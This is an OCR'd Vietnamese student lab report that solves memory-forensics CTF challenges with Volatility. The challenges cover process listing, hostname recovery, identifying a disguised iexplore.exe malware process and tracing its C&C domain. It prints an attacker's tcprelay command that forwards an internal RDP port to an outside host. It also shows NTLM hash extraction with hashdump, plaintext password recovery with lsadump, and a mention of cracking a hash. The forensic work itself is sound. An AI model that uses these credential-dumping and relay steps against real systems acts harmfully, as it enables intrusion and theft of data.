
- Xem các process đang chạy:

```
0×ffffe000342c0080 svchost.exe            852    484      6        0      0        0 2016-04-04 16:12:34 UTC+0000
0×ffffe000342dd780 svchost.exe            892    484     18        0      0        0 2016-04-04 16:12:34 UTC+0000
0×ffffe000342bc780 svchost.exe            980    484     17        0      0        0 2016-04-04 16:12:34 UTC+0000
0×ffffe00034377780 svchost.exe            608    484     17        0      0        0 2016-04-04 16:12:34 UTC+0000
0×ffffe000343e7780 spoolsv.exe           1072    484      8        0      0        0 2016-04-04 16:12:34 UTC+0000
0×ffffe000343e9780 svchost.exe           1092    484     23        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe0003442a780 rundll32.exe          1148    796      1        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe00034494780 CompatTelRunne        1224   1148      9        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe00034495780 svchost.exe           1276    484     10        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe0003461d780 svchost.exe           1564    484      5        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe000345da780 wlms.exe              1616    484      2        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe00034623780 MsMpEng.exe           1628    484     24        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe000343b2340 cygrunsrv.exe         1832    484      4        0      0        0 2016-04-04 16:12:35 UTC+0000
0×ffffe0003479b780 cygrunsrv.exe         1976   1832      0 ———————      0        0 2016-04-04 16:12:36 UTC+0000   2016-04-04 16:12:36 UTC+0000
0×ffffe00347aa780 conhost.exe            2004   1976      2        0      0        0 2016-04-04 16:12:36 UTC+0000
0×ffffe000347c1080 sshd.exe              2028   1976      3        0      0        0 2016-04-04 16:12:36 UTC+0000
0×ffffe00033e00780 svchost.exe           1772    484      3        0      0        0 2016-04-04 16:12:37 UTC+0000
0×ffffe00033f1f780 sihost.exe              92    796     10        0      1        0 2016-04-04 16:12:37 UTC+0000
0×ffffe0003259b3c0 taskhostw.exe         1532    796      9        0      1        0 2016-04-04 16:12:37 UTC+0000
0×ffffe000339d4340 NisSrv.exe            2272    484      6        0      0        0 2016-04-04 16:12:38 UTC+0000
0×ffffe000336e8780 userinit.exe          2312    460      0 ———————      1        0 2016-04-04 16:12:38 UTC+0000   2016-04-04 16:13:04 UTC+0000
0×ffffe000336e3780 explorer.exe          2336   2312     31        0      1        0 2016-04-04 16:12:38 UTC+0000
0×ffffe0003374f780 RuntimeBroker.        2456    580      6        0      1        0 2016-04-04 16:12:38 UTC+0000
0×ffffe00033a39080 SearchIndexer.        2664    484     13        0      0        0 2016-04-04 16:12:39 UTC+0000
0×ffffe00033a79780 ShellExperienc        2952    580     41        0      1        0 2016-04-04 16:12:39 UTC+0000
0×ffffe00033b57780 SearchUI.exe          3144    580     38        0      1        0 2016-04-04 16:12:40 UTC+0000
0×ffffe00033e1d780 DismHost.exe          3636   1224      2        0      0        0 2016-04-04 16:12:47 UTC+0000
0×ffffe000348e9780 svchost.exe           3992    484      6        0      0        0 2016-04-04 16:12:52 UTC+0000
0×ffffe000348c6780 VBoxTray.exe          3324   2336     10        0      1        0 2016-04-04 16:12:55 UTC+0000
0×ffffe00034b08780 OneDrive.exe          1692   2336     10        0      1        1 2016-04-04 16:12:55 UTC+0000
0×ffffe00034b0f780 mspaint.exe           4092   2336      3        0      1        0 2016-04-04 16:13:21 UTC+0000
0×ffffe00034ade080 svchost.exe            628    484      1        0      1        0 2016-04-04 16:14:43 UTC+0000
0×ffffe0003472b080 notepad.exe           2012   2336      1        0      1        0 2016-04-04 16:14:49 UTC+0000
0×ffffe000349e4780 WmiPrvSE.exe          3032    580      6        0      0        0 2016-04-04 16:16:37 UTC+0000
0×ffffe000349285c0 taskhostw.exe          332    796     10        0      1        0 2016-04-04 16:17:40 UTC+0000

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

- Thực hiện dump riêng tiến trình có PID là 4092 ra thành file riêng, gõ lệnh:


```
0×ffffe000349285c0 taskhostw.exe          332    796     10        0      1        0 2016-04-04 16:17:40 UTC+0000

┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb03-dp-e81.raw --profile=Win10x64 memdump -p 4092 --dump-dir=./
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing mspaint.exe [  4092] to 4092.dmp

┌──(root㉿kali)-[/home/kali/NT334]
└─#
```

- Sau đó đổi tên file thành file .data
- Sửdụng gimp để xem file image từ data. Điều chỉnh các thông số để xem được flag: **CTF{HeRe_GoES_thE_FLaG}**



4. Kịch bản 4:

Challenge2: Tìm ra tên hostname của thiết bị được dump



Sử dụng "volatility -f imageinfo" để xem thông tin của file dump

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/Downloads/ch2.dmp)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82929be8L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0x8292ac00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2013-01-12 16:59:18 UTC+0000
     Image local date and time : 2013-01-12 17:59:18 +0100
```

Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là: **Win7SP1x86_23418**

Ta sẽ lấy hostname của thiết bị thông qua key ***ControlSet001\Control\ComputerName\ComputerName*** của registry ***\REGISTRY\MACHINE\SYSTEM***. Đầu tiên ta cần xác định được virtual address của registry trên:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual    Physical   Name
---------- ---------- ----
0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 \??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\UsrClass.dat
0x9aad6148 0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0x9aba79d0 0x11a259d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720 0x0a7d4720 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8b20c008 0x039e1008 [no name]
0x8b21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0x8b23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0x8ee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
```

Sau đó dump dữ liệu của key này:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 printkey -o 0x8b21c008 -K
"ControlSet001\Control\ComputerName\ComputerName"
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2013-01-12 00:58:30 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) mnmsrvc
REG_SZ         ComputerName   : (S) WIN-ETSA91RKCFP
```

Hostname cũng chính là flag của challenge: ***WIN-ETSA91RKCFP***

Challenge3: Tìm malware từ memory dump

Statement

Berthier, the antivirus software didn't find anything. It's up to you now. Try to find the malware in the memory dump. The validation flag is the md5 checksum of the full path of the executable.

Sử dụng plugin *pstree* để in ra các tiến trình và tiến trình con của chúng:

```
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x892ac2b8:wininit.exe                               456    396      3     77 2013-01-12 16:38:14 UTC+
0000
. 0x896294c0:services.exe                             560    456      6    205 2013-01-12 16:38:16 UTC+
0000
.. 0x89805420:svchost.exe                             832    560     19    435 2013-01-12 16:38:23 UTC+
0000
... 0x87c90d40:audiodg.exe                           1720    832      5    117 2013-01-12 16:58:11 UTC+
0000
. 0x87b6b030:iexplore.exe                            2772   2548      2     74 2013-01-12 16:40:34 UTC+
0000
.. 0x89898030:cmd.exe                                1616   2772      2    101 2013-01-12 16:55:49 UTC+
0000
. 0x95495c18:taskmgr.exe                             1232   2548      6    116 2013-01-12 16:42:29 UTC+
0000
. 0x87bf7030:cmd.exe                                 3152   2548      1     23 2013-01-12 16:44:50 UTC+
0000
.. 0x87cbfd40:winpmem-1.3.1.                         3144   3152      1     23 2013-01-12 16:59:17 UTC+
0000
. 0x898fe8c0:StikyNot.exe                            2744   2548      8    135 2013-01-12 16:40:32 UTC+
0000
. 0x87b784b0:AvastUI.exe                             2720   2548     14    220 2013-01-12 16:40:31 UTC+
0000
. 0x87b82438:VMwareTray.exe                          2660   2548      5     80 2013-01-12 16:40:29 UTC+
0000
. 0x87c6a2a0:swriter.exe                             3452   2548      1     19 2013-01-12 16:41:01 UTC+
0000
.. 0x87ba4030:soffice.exe                            3512   3452      1     28 2013-01-12 16:41:03 UTC+
0000
... 0x87b8ca58:soffice.bin                           3564   3512     12    400 2013-01-12 16:41:05 UTC+
0000
. 0x9549f678:iexplore.exe                            1136   2548     18    454 2013-01-12 16:57:44 UTC+
0000
.. 0x87d4d338:iexplore.exe                           3044   1136     37    937 2013-01-12 16:57:46 UTC+
```

Ta thấy có tiến trình **2772** là **iexplore.exe** nhưng lại thực thi **cmd.exe**, điều này khá là "ảo". Sử dụng *cmdline* liền để lấy ra lệnh chạy tiến trình, mục đích là để biết được đường dẫn của tiến trình này:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 cmdline -p 2772
Volatility Foundation Volatility Framework 2.6.1
**************************************************************************
iexplore.exe pid:   2772
Command line : "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe
"
```

Đây không phải là đường dẫn của **iexplorer.exe** trên hệ điều hành Win 7. Thường **iexplorer.exe** sẽ nằm tại ***C:\Program Files\Internet Explorer\iexplorer.exe*** hay ***C:\Program Files(x86)\Internet Explorer\iexplorer.exe*** .

So sánh với đường dẫn của một tiến trình iexplore.exe khác ta có thể thấy được điều này:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 cmdline -p 1136
Volatility Foundation Volatility Framework 2.6.1
**************************************************************************
iexplore.exe pid:   1136
Command line : "C:\Program Files\Internet Explorer\iexplore.exe"
```

Quan sát tiến trình 1616 (cmd.exe - con của 2772) ta thấy được tiến trình này thực thi tcprelay.exe, có thể là đang RCE vì sau đó tiến trình này còn thực thi *whoami* để kiểm tra đặc quyền. Vậy ta xác định được tiến trình 2772 chính là malware

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 consoles 1616
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 3228
Console: 0x1081c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Administrator: Command Prompt - winpmem-1.3.1.exe  ram.dmp
AttachedProcess: winpmem-1.3.1. Pid: 3144 Handle: 0x90
AttachedProcess: cmd.exe Pid: 3152 Handle: 0x64
----
CommandHistory: 0x3007a8 Application: winpmem-1.3.1.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x90
----
CommandHistory: 0x2ff638 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64
Cmd #0 at 0x2fcd58: cd %temp%
Cmd #1 at 0x2fd348: dir
Cmd #2 at 0x2e1038: cd imagedump
Cmd #3 at 0x2fd378: dir
Cmd #4 at 0x304870: winpmem-1.3.1.exe ram.dmp
----
Screen 0x2e64b8 X:80 Y:300
Dump:

**************************************************
ConsoleProcess: conhost.exe Pid: 2168
Console: 0x1081c0 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1616 Handle: 0x64
----
----
CommandHistory: 0x427a60 Application: tcprelay.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x427890 Application: whoami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
----
CommandHistory: 0x427700 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64
----
Screen 0x416348 X:80 Y:300
Dump:
```

Hash MD5 đường dẫn của file thực thi iexplore.exe và ta sẽ có được flag:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ echo -nE "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"
| md5sum
4997914963263943239 7b3a1df8cb43d  -
```

Challenge4: Tìm ra IP và port của server bị tấn công:

Statement

Berthier, thanks to this new information about the processes running on the workstation, it's clear that this malware is used to exfiltrate data. Find out the ip of the internal server targeted by the hackers!

The validation flag should have this format : IP:PORT

Ta biết rằng **tcprelay.exe** được thực thi. Câu lệnh này được thực thi trong **cmd.exe** sau đó sẽ được **conhost.exe (pid = 2168)** xử lý. Sử dụng plugin ***memdump*** ta có thể lấy ra câu lệnh được truyền cho **conhost.exe**, mục đích là lấy ra IP và port của thiết bị vì **tcprelay.exe** sẽ cần source ip và source port để forward data:

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1×86_23418 memdump -p 2168 --dump-di
r=.
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
Writing conhost.exe [  2168] to 2168.dmp
```

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ strings 2168.dmp | grep tcprelay.exe
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeJ"
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
5C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
```

Ta lấy được IP = 192.168.0.22 và port = 3389

Flag: ***192.168.0.22:3389***

Challenge5: Tìm password của user John

Statement

Berthier, the malware seems to be manually maintened on the workstations. Therefore it's likely that the hackers have found all of the computers' passwords.
Since ACME's computer fleet seems to be up to date, it's probably only due to password weakness. John, the system administrator doesn't believe you. Prove him wrong!

Find john password.

Sử dụng plugin *hashdump* để lấy ra danh sách user và các password

```
┌──(kali㉿kali)-[~/volatility-2.6.1]
└─$ python2 vol.py -f /home/kali/Downloads/ch2.dmp --profile=Win7SP1x86_23418 hashdump -y 0x8b21c008 0x
039ef008 -s 0x9aad6148
Volatility Foundation Volatility Framework 2.6.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
```

Ta có được chuỗi hash password của user John. Sử dụng john để crack

Challenge6: Tìm địa chỉ DNS được máy tính kết nối đến để thực hiện các truy vấn DNS

Statement


Berthier, before blocking any of the malware's traffic on our firewalls, we need to make sure we found all its C&C. This will let us know if there are other infected hosts on our network and be certain we've locked the attackers out. That's it Berthier, we're almost there, reverse this malware!

The validation password is a fully qualified domain name : hote.domaine.tld

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de
NB : This challenge require the clearance of the level 3.

Ở challenge 3 ta đã xác định được tiến trình 2772 là malware

⇨ sử dụng plugin procdump, xuất iexplore.exe (PID 2772) độc hại từ bộ nhớ thành một file thực thi.



Ta thu được : **th1sis.l1k3aK3y.org** chính là domain cần tìm

5. Kịch bản 05:

Yêu cầu 5. Thực hiện phân tích và điều tra, tìm flag dựa trên file dump bộ nhớ được cung cấp.

- Kiểm tra thông tin của file tài nguyên: xác định được profile là Win7SP1x64

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/NT334/Kb05-dp-E81.vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002c430a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002c44d00L
                KPCR for CPU 1 : 0xfffff880009ef000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2018-08-04 19:34:22 UTC+0000
     Image local date and time : 2018-08-04 22:34:22 +0300
```

- Tìm tên và mật khẩu của tài khoản người dùng trọng bộ nhớ

Đầu tiên trích xuất mã băm mật khẩu vào một tập tin text


```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a00377d2d0 0x00000000624162d0 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d5bb320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a00033d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x000000000b92b010 \??\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x000000000db41410 \??\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat
```

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0
016d4010 > pwdyc5.txt
Volatility Foundation Volatility Framework 2.6

┌──(root㉿kali)-[/home/kali/NT334]
└─# cat pwdyc5.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Rick:1000:aad3b435b51404eeaad3b435b51404ee:518172d012f97d3a8fcc089615283940:::
```

Ta có được tên tài khoản người dùng là Rick và mật khẩu 518172d012f97d3a8fcc089615283940 đã được hash

Sử dụng plugin lsahash thấy được default password là **MortyIsReallyAnOtter.** Sau đó sử dụng công cụ hash NTLM thì thấy kết quả giống với mật khẩu đã được hash.

```
┌──(root㉿kali)-[/home/kali/NT334]
└─# python2 /home/kali/NT334/volatility-2.6/vol.py -f Kb05-dp-E81.vmem --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000  28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   (...............
0x00000010  4d 00 6f 00 72 00 74 00 79 00 49 00 73 00 52 00   M.o.r.t.y.I.s.R.
0x00000020  65 00 61 00 6c 00 6c 00 79 00 41 00 6e 00 4f 00   e.a.l.l.y.A.n.O.
0x00000030  74 00 74 00 65 00 72 00 00 00 00 00 00 00 00 00   t.t.e.r.........

DPAPI_SYSTEM
0x00000000  2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ,...............
0x00000010  01 00 00 00 36 9b ba a9 55 e1 92 82 09 e0 63 4c   ....6...U.....cL
0x00000020  20 74 63 14 9e d8 a0 4b 45 87 5a e4 bc f2 77 a5   .tc....KE.Z...w.
